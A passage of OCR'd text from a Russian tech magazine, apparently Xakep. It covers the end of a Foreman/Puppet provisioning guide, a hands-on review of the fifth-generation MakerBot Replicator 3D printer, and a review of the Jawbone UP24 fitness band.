поддерживаемую Foreman. Более того, предусмотрен даже вариант работы сразу с двумя СУБД: одна в продакшен (production), а вторая в режиме разработки (development).

При запуске скрипта без дополнительных параметров foreman-installer компонента автоматически ставится и Smart Proxy. Сами сервисы Puppet/DNS/DHCP/tftp и прочие не устанавливаются и не настраиваются, этим необходимо будет заняться самостоятельно. Это чуть усложняет процесс, но зато нет конфликтов и уверен, что все работает, как нужно. Если Smart Proxy следует развернуть отдельно, проще поставить пакет foreman-proxy или использовать сырцы. Настройки Smart Proxy производятся при помощи файла /etc/foreman-proxy/settings.yml или config/settings.yml, наличие которого также показывает, что компонент установлен. Структура файла понятна и хорошо комментирована, внутри поблочно описывается подключение к разным сервисам.


Настройки также можно произвести и при помощи веб-интерфейса, для этого следует перейти по ссылке из Welcome или в Infrastructure → Smart Proxy. Просто выбираем New Proxy и заполняем поля «Имя» и «IP». Например:


```
Name: Puppet-Proxy
URL: http://example.org:8443
```

В документации приведены подробные примеры и объяснения по настройке каждого типа прокси. Учетные записи, роли и параметры подключения к LDAP/AD задаются во вкладке Administer. Здесь, в общем, ничего сложного, все операции стандартные. Также хочется обратить внимание на специальную страницу Trends, позволяющую отслеживать изменение состояний узлов в течение времени. Страница состоит из собственно отслеживаемых трендов и настраиваемых счетчиков. Чтобы определить счетчики, используем Add Trend Counter, после чего редактируем параметры при помощи Edit. Затем периодически при помощи cron запускаем задание на сбор данных:

```
0 * * * * /usr/sbin/foreman-rake trends:counter
```

Во вкладке Audit проводится аудит всех действий пользователя, специальные фильтры позволяют выбрать данные по любому объекту или пользователю. Возможно сохранение шаблона изменений и сравнение с предыдущими шаблонами.





Слева: Создание ОС

Справа: Редактирование шаблона развертывания

НАСТРОЙКИ PUPPET

Основная фишка Foreman — возможность управлять конфигурациями Puppet и привязывать их к узлам или группам узлов. Многие установки Foreman вплотную связаны с параметрами Puppet, настройки позволяют определить их иерархию. Для настройки окружения Puppet переходим в Configure → Environments, нажимаем New Puppet Environment, указываем имя и сохраняем. При наличии Smart Proxy, подключенного к Puppet, будет доступна возможность импорта настроек. После этого мы можем назначить новое окружение хосту или группе, просто выбрав его из списка Environments. Классы создаются аналогично: Configure → Puppet Classes → New Puppet class, вводим имя, затем в других вкладках можем настроить параметры и переменные (потребуется указать имя, выбрать тип и задать значение). Если некоторые классы не нужны при импорте, их легко блокировать в файле config/ignored_environments.yml, задав список при помощи регулярных выражений. В поставке уже имеется шаблон, нужно его переименовать, убрав sample в конце имени, и отредактировать.

Глобальные параметры настраиваются в Configure → Global Parameters и распространяются для каждого узла. Далее идут параметры домена (Infrastructure → Domains), группы узлов (Configure → Host Groups → Parameters), плюс они определяются для каждого узла в одноименной вкладке. Отдельно стоят Smart variables, позволяющие создавать переменные вида Key/Value и привязывать к классам Puppet. Создавать их просто. Переходим в Configure → Puppet classes, выбираем класс и заполняем предложенные поля (основные и опциональные) на странице Smart Variables, нажимаем Submit. Все такие переменные можно просмотреть, перейдя в Configure → Smart Variables.

Параметризованные классы (Parameterized Class Support, PCS) также поддерживаются, но следует в настройках их разрешить (Parameterized_Classes_in_ENC в True).

РАЗВЕРТЫВАНИЕ ОС

Но самая важная функция Foreman — так называемый Provisioning, то есть возможность автоматически разворачивать ОС на железе или в виртуальной среде. Основой служит стандартная для подобного рода операций возможность сетевой загрузки и установки ОС через PXE/TFTP. Foreman подключается к соответствующим сервисам при помощи Smart Proxy, и создаются ресурсы и хосты. Для этого потребуется пройти несколько шагов. При подключении к узлу через Puppet Foreman автоматически обнаруживает и ассоциирует ОС с узлом. Если все создается с нуля, хосты необходимо создавать самостоятельно.


Создаем ОС, переходим в Hosts → Operating Systems. Здесь пять вкладок. В Operating System заполняем имя, версию (Major, Minor), выбираем базовую ОС (Family — Debian, RHEL...) и архитектуру. Сохраняем (после этого будут предлагаться только совместимые настройки) и приступаем к редактированию.

В Partition table выбираем шаблон разметки харда. Сами шаблоны настраиваются в Hosts → Partition Tables, и в поставке уже есть несколько готовых. И в Installation Media указываем репозиторий, с которого будет производиться развертывание. В некоторых случаях удобнее создать свой репозиторий, содержащий файлы базовой системы, и прописать его в Hosts → Installation Media. В Templates выбираем шаблон развертывания, если подходящего в поставке нет, будет предложено его создать. При редактировании шаблона необходимо назначить список ОС и узлов, с которыми он будет использоваться.

При этом к каждому узлу необходимо ассоциировать как минимум три шаблона: PXELinux (для развертывания), Provision (unattended-файл для тихой установки) и финишный (постинсталляционные настройки). Также могут быть подключены дополнительные скрипты для каких-то точных настроек под конкретную задачу. Также в Parameters задаются дополнительные параметры вида имя=значение, которые могут быть использованы при развертывании.

ВЫВОД

В целом Foreman оказался очень удобным инструментом. Конечно, первоначально придется немного повозиться с настройками. Документация помогает ответить на ряд вопросов, что-то придется подбирать экспериментальным путем. При этом знания Puppet весьма желательны. ⌶




Редактирование источника установки

MAKERBOT REPLICATOR

ТЕСТИРУЕМ ПЯТОЕ ПОКОЛЕНИЕ САМОГО ИЗВЕСТНОГО 3D-ПРИНТЕРА



MakerBot Replicator, возможно, единственная известная линейка 3D-принтеров. Именно с этим брендом связывают надежды на грядущую революцию в 3D-печати — светлое будущее, в котором с помощью мотка пластика и нескольких минут свободного времени каждый сможет наладить домашнее производство любых предметов, как нужных, так и не очень. Давай посмотрим на пятый шаг MakerBot'а на этом славном пути.



Максим Воротников
m.divizor@gmail.com

В апрельском «Хакере» за 2013 год мы довольно подробно рассказывали о нынешнем состоянии 3D-печати. Строго говоря, когда речь идет о «революции» 3D-принтеров, имеют в виду именно любительский сегмент — домашним его назвать язык не поворачивается из-за по-прежнему высокой цены устройств. В профессиональном сегменте 3D-печать развивается последние лет 30 — это скорее эволюция, чем революция.

А вот простым пользователям 3D-печать открылась в 2005 году, когда британец Адриан Боуйер (Adrian Bowyer) придумал концепцию «самовоспроизводящегося» принтера RepRap (ru.wikipedia.org/wiki/Проект_RepRap) — устройства настолько простого и гибкого, что в идеале оно должно быть способно распечатать все необходимое для сборки своей полной копии. Да, за девять лет полная самовоспроизводимость так и не была достигнута, но усилиями огромного сообщества появился один из первых простых и доступных 3D-принтеров, а «опенсорсные» чертежи дали толчок множеству стартапов, стремящихся сделать 3D-принтеры удобным, дешевым и полезным бытовым прибором. И вот тут-то и началась пресловутая революция: стал формироваться рынок, совершенствоваться технологии, а цены на сами устройства начали падать.

Большинство принтеров на этом рынке работают по технологии FDM — это послойная «укладка» горячей пластиковой массы. Основное преимущество такого метода — дешевизна материала и простота конструкции. Именно таким принтерам прочат нишу бытовой электроники для каждого дома, которую они, скорее всего, и займут в течение следующих трех лет. Борьба на этом рынке теперь чем-то похожа на битву смартфонов: за самый умный и быстрый софт, за самый удобный форм-фактор, за лучшую поддержку и так далее. Давай же посмотрим на то, как некогда маленький бруклинский стартап (а ныне — часть известной в мире промышленной 3D-печати компании Stratasys) в очередной раз совершенствует формулу бытового 3D-принтера.

ЗНАКОМИМСЯ

В январе 2014 года MakerBot представили новую линейку принтеров пятого поколения, один из которых достался нам на тестирование — Replicator Desktop Printer. Попробуем выяснить, насколько просто пользоваться им в домашних условиях и что полезного можно распечатать.


Сам принтер тяжел, более 15 кг. В комплекте идет пошаговая инструкция, достаточно понятная, поэтому проблем с первой установкой возникнуть не должно. Сразу бросается в глаза стильный киберпанковский дизайн — черный массивный корпус, ломаные грани, подсветка — почти привод гипердрайва :).

Пройдемся по главным моментам новой конструкции. Катушка с материалом теперь новой формы, более узкая и большего диаметра, вставляется в выдвижной отсек на задней стенке. Материал подается по полому кабелю-каналу в экструдер — с его помощью принтер наносит разогретый пластик на подложку. Внутри много деталей: канал для нити материала, проталкивающий механизм, нагревательный элемент и печатающая головка.

К сожалению, в нашем тесте новый экструдер показал себя не с лучшей стороны. Механизм очень сложный, собран в отдельном корпусе на внешних защелках, ненадежных и легко ломающихся, поэтому будь крайне осторожен, разбирая экструдер! Вторая его особенность заключается в том, что двигатель протяжных подшипников находится вне самого экструдера, к нему ведет вал с зубцами. Поэтому приходится вручную проверять их соответствие при возвращении экструдера на место.

Как интересную особенность также стоит отметить рычаг на пружине сбоку: если проталкивающие подшипники не справляются, их можно развести и вручную вытащить пруток материала из экструдера — в некоторых случаях это может спасти от разрыва нити внутри канала подачи.

В этой версии принтера инженеры сделали нагревательный элемент и прикрученную к нему головку подъемной — это призвано улучшить точность печати. Раньше по вертикальной оси






Катушка с мотком пластика для печати




Глазок камеры, следящей за печатью




Консоль управления 3D-принтером





Работаем с моделью имперского истребителя



G-code — так принтер «увидит» нашу модель

немного сдвигалась платформа, что не лучшим образом отражалось на ровности печати. «Приподнимание» осуществляется реверсивным движением подшипников.

Платформа выполнена из пластиковой подложки, на которой сверху закреплен стеклянный столик. К самому стеклу материал почти никогда не прилипает, поэтому используют специальные наклейки, в нашем случае это скотч BlueTape.

Под платформой находятся два колеса регулировки наклона столика — при первом включении принтера он сам попросит себя откалибровать. Процесс простой и достаточно точный.

Однако новшества пятого поколения не ограничиваются изменениями в печатающем механизме.

Во-первых, теперь принтер можно подключить к интернету, а значит, давать команды печати и наблюдать за их исполнением можно с любого устройства. Во-вторых, на лицевой панели принтера теперь есть цветной экран, позволяющий выбирать модель из библиотеки пользователя и сразу начинать ее печать. Там же отображается информация о процессах и навигация между функциями. Интерфейс очень дружественен и понятен. Также из принтера была убрана поддержка карт SD, замененная на USB-выход.

Наконец, в новом принтере есть веб-камера, смонтированная на боковой стойке. Через нее можно получать фотографии и следить за процессом печати, но, чтобы получить фото сразу в компьютер, надо подключить учетную запись на thingiverse.com.

После запуска, загрузки пластика и коррекции платформы можно начинать печатать.

СОФТ

Часто бывает так, что процесс подключения принтера к программе для подготовки задания для печати оказывается не слишком очевидным, и на то, чтобы система распознала устройство, уходит много времени. MakerBot для этого выпустила довольно удобное приложение MakerBot Desktop, совместимое с Windows, OS X и Linux. После подключения внизу отображается строка состояния и статус принтера.

Теперь нам понадобится модель для печати, за ней мы обратимся к Thingiverse. В MakerBot Desktop встроен браузер для сайта, оттуда мы загружаем понравившуюся модель. Так уж получилось, что тест принтера мы начинали еще в мае, поэтому в честь May The Fourth выбор остановился на модели имперского перехватчика (www.thingiverse.com/thing:3006).

В скачанных нами файлах перехватчика мы видим три файла формата stl — перехватчик целиком и разделенные по оси модели кабины. Загружаем сначала целую модель на виртуальный стол в MakerBot Desktop. Программа сразу спросит нас, позволить ли ей сцентрировать модель в области печати.

Тут мы видим, что наш перехватчик стоит вертикально на своих крыльях, а круглая кабинка видит в воздухе. Понятно, что в воздухе принтер печатать не умеет, поэтому программа будет автоматически генерировать поддержки — тонкие стенки-подпорки, которые впоследствии можно отломать или срезать ножом. Стоит отметить, что с поддержкой, как правило, не возникает никаких проблем, но, если есть возможность, лучше обойтись без нее.

В разделе Settings находятся все настройки печати для принтера. Тут есть раздел выбора материала, установки качества (влияет на скорость печати), толщина слоя и Infill — заполнение внутреннего пространства. Его программа заполняет сотами, размер которых соотносит-



А вот и наше творение

ся с плотностью заполнения (в нашем случае 10% соответствуют десятой части объема, где 0% — только стенки, а 100% — сплошной монолит). Соты — это замечательно, они обеспечивают внутреннюю прочность и экономию материла.

Печатать мы будем пластиком PLA, как самым прочным и низкотемпературным, все настройки пока стандартные, единственная галочка напротив пункта Supports. Но нам надо проверить, чем отличается печать с поддержками и без, потому я подготовлю второе задание с двумя модельками, на этот раз — без поддержек. Слева в программе видны элементы управления, с помощью их мы размещаем модели так, чтобы они не касались друг друга.

После экспорта можно посмотреть на сгенерированный G-code — своеобразный список координат для принтера, представляющий собой текстовый файл. Там можно сделать выборку по слоям, проверить размер сот и даже отобразить пути движения головки. Никаких дополнительных функций нет, подвязать свою программу-генератор G-code'а нельзя, изменить форму поддержек тоже. Но для большинства задач большего функционала не потребуется.

ПЕЧАТЬ

Все, можно печатать! Для верности экспортируем файл на флешку и запускаем печать с нее. На экране отображается процесс нагрева экструдера, затем идет калибровка платформы (автоматически перед каждой печатью), и после старта выводятся данные о прогрессе печати. Печатающая область подсвечивается светодиодом.

Печать может занимать длительное время. На это влияет выбранное качество, плотность сот и установки скорости. Иногда удобно отслеживать работу принтера через веб-камеру, MakerBot также анонсировал мобильное приложение под iOS и Android для контроля через смартфон. В нашем случае на печать модели ушло около пяти с половиной часов.

На самом деле все взаимодействие с принтером в процессе печати сводится к функциям «Остановить печать», «Приостановка» и «Продолжить». Если закончился пластик в бобине — принтер сам поставит себя на паузу. Сменить пластик на другой в процессе и продолжить печать нельзя.

После того как макет готов, его нужно отсоединить от платформы. Стекло свободно выталкивается из полозьев, после чего следует аккуратно подцепить и сковырнуть модель.

ЗАКЛЮЧЕНИЕ

MakerBot Replicator недешев (цена в Москве в среднем 140 тысяч рублей), но прост в обращении, точен, достаточно надежен и необычно выглядит. Прочностные характеристики PLA позволяют печатать долговечные изделия, которые даже при жестком обращении служат годами — чехлы для телефонов, крепежные системы для проводов, подставки для ноутбуков, корпуса для Raspberry Pi и многое другое. Thingiverse позволяет печатать тысячи качественных моделей, минуя путь изучения программ трехмерного моделирования, а мелкие косяки, глюки ПО и спорные моменты конструкции уйдут в течение года.

Так что с точки зрения технологий и софта MakerBot сделала почти все, что нужно. Но для того, чтобы все это стало интересно кому-то, кроме гиков и небольших команд промышленных дизайнеров, остается один вопрос — смогут ли производители 3D-принтеров придумать юзкейс, понятный и полезный для всех и каждого?

P.S.: Редакция благодарит «Лабораторию трехмерной печати» (lab3dprint.ru) за предоставленный для тестирования образец.

ОБЗОР JAWBONE UP24

СЛИШКОМ МАЛО СОВЕТЧИКОВ



Александр Расмус
rasmus@real.xakep.ru

Не секрет, что редакция][испытывает довольно нежные чувства к различным околоспортивным девайсам, и в первую очередь — к умным браслетам. Маленький гаджет на твоей руке способен превратить в игру скучную задачу поддержания здорового образа жизни, дать тебе кучу столь любимой всеми статистики. Поэтому мне было интересно поиграться с новым браслетом от Jawbone и поделиться впечатлениями после первого месяца нашего знакомства.

Последний раз мы рассказывали тебе о спортивных гаджетах почти год назад — в августовском номере. Тогда мы подготовили очень подробный обзор, затронувший все — от спортивных трекеров и пульсомеров до фитнес-игр для Kinect. Но самым популярным классом девайсов по-прежнему остаются браслеты, которые подсчитывают количество шагов, следят за качеством сна и на основе этих данных рекомендуют, как улучшить образ жизни.

И тут все кажется просто. Есть три главных бренда: Nike (линейка Fuelband), Jawbone (линейка UP) и Fitbit (устройства One, Zip, Flex и Force). У каждого своя экосистема сервисов и девайсов, своя специализация. У Fuelband — упор на социальную сеть, игровую механику и возможность соревноваться с друзьями. У Fitbit — большой выбор моделей и продвинутая система аналитики; можно купить умные весы от той же компании и писать биографию каждой входящей и исходящей калории. У Jawbone — простота и минимализм, как в дизайне, так и в функционале.

Однако за прошедший год многое изменилось. Nike сократила почти весь отдел, занимавшийся Fuelband, и грозится больше не производить новых моделей. Fitbit начала продавать мегапродвинутый браслет Force и отозвала его из-за того, что материал ремешка вызывал аллергию у пользователей. А Jawbone тем временем выпустила новую модель UP24 с беспроводной синхронизацией по Bluetooth. Давай посмотрим, что получилось.

ДИЗАЙН И ЭРГОНОМИКА

Основная фишка браслетов UP в том, что они сделаны так, чтобы не привлекать внимания. Посторонний человек никогда и не догадается, что у тебя на руке какой-то гаджет, если только он не в теме. В отличие от Nike Fuelband или Fitbit Force, тут нет никаких ярких индикаторов, да и сам браслет намного тоньше и легче. Для многих в этом есть свой плюс: если ты только начинаешь предпринимать попытки что-то сделать со своим телом, не факт, что тебе захочется привлекать к этому внимание.

Чтобы сделать незаметный девайс, инженерам Jawbone пришлось пойти на компромисс. Например, для зарядки у UP24 есть специальный 2,5-миллиметровый мини-джек, скрытый под съемным колпачком и требующий особого переходника. В Fuelband же, например, используется обычный USB-коннектор и нет никаких съемных деталей и аксессуаров, которые легко потерять. Но такова уж цена миниатюрности браслета от Jawbone — полноценный USB в нем просто не поместился бы.

Второе «но» заключается в том, что длину браслета нельзя регулировать. В продаже есть три размера UP24, так что обязательно обрати внимание на это при покупке. Все-таки браслет придется снимать нечасто, так что важно, чтобы тебе было с ним удобно.

В целом после месяца с UP24 могу сказать, что к постоянному ношению браслета довольно быстро привыкаешь, рука под ним не потеет и какого-то дискомфорта нет. Но несколько мелких претензий к девайсу все-таки есть: браслету, например, явно не хватает водонепроницаемости. Да, по словам производителей, UP24 защищен от брызг, но пока на девайсе не напишут что-то вроде «можно нырять на глубину до 50 метров» (как это принято в мире обычных часов), рисковать не хочется.


СОФТ


Все взаимодействие с UP24 происходит через специальное мобильное приложение. Тут нет ни веб-интерфейса, ни десктопного клиента. Пользователям Android, как всегда, подготовили довольно заметную подлянку: поддерживаются только устройства с Bluetooth 4.0 и Android 4.3 и выше. Впрочем, точно такая же ситуация и с браслетами от Fitbit, а для Fuelband Android-клиента нет вообще.


Клиент UP24 умеет почти все, что ожидает от него пользователь. Каждый день ты будешь получать статистику своих перемещений: общая пройденная дистанция и количество сожженных калорий, самые длинные фазы активности и бездействия и многое другое. То же самое со сном: браслет анализирует, как часто ты ворочался во сне, как долго продолжались фазы глубокого (то есть качественного) сна и так далее. Однако для того, чтобы браслет понял, что ты спишь, нужно зажать на нем единственную кнопку. Если ты забыл это сделать, то можно по памяти записать время засыпания и пробуждения.


А вот во всем, что касается других видов активности, Jawbone резко перестает быть умным. Возможно, скажу очевидную вещь, но вести учет тренировок и приемов пищи придется вручную. Кроме того, нужно понимать, что все данные о сжигаемых калориях Jawbone приводит усредненно (хотя и с поправкой на твой вес, возраст и пол), здесь нет разницы между прогулкой в +20 и подъемом в гору в +40 с двадцатикилограммовым рюкзаком. Так что, если тебе нужен инструмент для серьезных занятий спортом, лучше присмотрись к линейке Adidas MiCoach, которые учитывают пульс.

Тем не менее у штатного клиента довольно богатый функционал. Браслет умеет оповещать









пользователя с помощью вибраций, и в приложении можно выставлять различные напоминалки. Например, это полезно, если ты пытаешься приучить себя есть по расписанию, наладить правильный цикл сна и так далее. Кроме того, можно дать браслету возможность «подгонять» хозяина: если ты сидишь на месте дольше заданного промежутка, UP24 напомнит тебе, что неплохо бы встать и подвигаться. Ну и наконец, браслет может будить тебя утром с помощью вибраций, но у меня проснуться таким образом не получилось ни разу.

Наконец, приложение Jawbone умеет обмениваться данными с другими сервисами и приложениями. Тут есть, например, собственное приложение Jawbone Coffee, с его помощью можно проанализировать, как количество выпитого кофе влияет на качество сна.

Также можно подключить свой браслет к сервису автоматизации IFTTT и можно найти даже несколько по-гиковски интересных юзкейсов. Например, есть рецепт, который переводит твой Android-смартфон в бесшумный режим, как только ты нажимаешь кнопку сна на браслете. Есть возможность выгружать все данные в табличку Google Drive и строить там различные графики — для законченных маньяков от мира аналитики. Но пожалуй, мой любимый пример — это рецепт, при котором пользователь, если два дня не делал отметок о тренировках, автоматически получает на почту письмо с фотографией жирного мужика. В общем, тут есть где развернуться.

РЕЗУЛЬТАТЫ

UP24 стоит около семи тысяч рублей, поэтому нужно хорошо понимать, что именно может привнести в твою жизнь подобный гаджет. Для активных спортсменов такие устройства почти бесполезны, ведь вручную заносить данные о продолжительности тренировок можно и в обычную тетрадь, а, как я уже говорил, данные о сжигаемых калориях тут приводятся скорее на основе общей статистики. С тем же Fuelband есть смысл хотя бы в игровой механике и соревнованиях между пользователями.

Так что, мне кажется, целевая аудитория UP24 и большинства подобных девайсов — это люди, которые только-только начинают следить за собой, и для мотивации им нужно устройство, которое в конце дня будет говорить: «Вау, ты прошел сегодня двенадцать тысяч шагов! Это на две тысячи больше, чем то, что в среднем рекомендуют врачи», а в конце недели будет присылать на почту письмо с поздравлением — «О, на этой неделе ты двигался немного больше, чем на прошлой. Кажется, ты наконец-то взялся за ум!» Но не более того.

